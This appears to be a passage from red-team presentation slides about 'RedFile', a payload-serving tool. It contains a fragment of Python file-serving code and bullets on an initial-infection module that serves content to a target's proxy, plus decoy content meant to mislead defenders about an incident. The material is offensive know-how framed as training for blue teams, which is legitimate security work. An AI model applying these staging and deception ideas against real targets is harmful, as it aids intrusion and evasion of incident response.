            self.delta = delta_dt.total_seconds()
            if self.delta > 30:
                data['timestamp'] = datetime.datetime.now()

    def fileContent(self):
        if self.delta < 30:
            return('overload\n')
        if self.filename[-3:] != 'txt':
            #return("aap")
            return json.dumps(self.auJson, sort_keys=True, indent=4)
        else:
            #we've floated off all NON bin files now to the rest
            try:
                with open(self.folder+"/"+self.filename, 'r') as content_file:
                    content = content_file.read()
                return(content)
            except:
                return(self.filename)

    def fileType(self):
        return(helper.getContentType('json'))

```

```

root@burnhome-HOME-test-HOMEREDIR-mark:~/RedFile/m/once30s# cat __init__.py | wc

```



A photograph of a dog, possibly a pit bull mix, looking down at a large, bloody bone lying on the ground. The scene is dimly lit, and the image has a dark blue overlay with a white dot grid pattern. The text "DECOY" and "JUST MORE FUN?" is overlaid in white.

# DECOY

JUST MORE FUN?

# MODULE [KEYER] - INITIAL INFECTION

## Initial POC code

- Serve robots.txt to target's proxy server
- Infect victim
- Mess with blue ...



# HOW DOES THIS IMPROVE RED TEAMING?

## Blue often has to learn

- Looking at the right incidents and realize stuff might change.
- Ransomware often is offline quite fast after the hit, RedFile might help Blue to anticipate on this behaviour.

Will we be able to downplay an incident by offering valid but less threatening content?

*"Targeted? Nah just a bitcoin stealer"*

# SUMMARY

**Goal of Red Teaming is to make Blue Teams better**

**RedELK and RedFile are here to help you**

**Dear blue, think of your OPSEC 😊**

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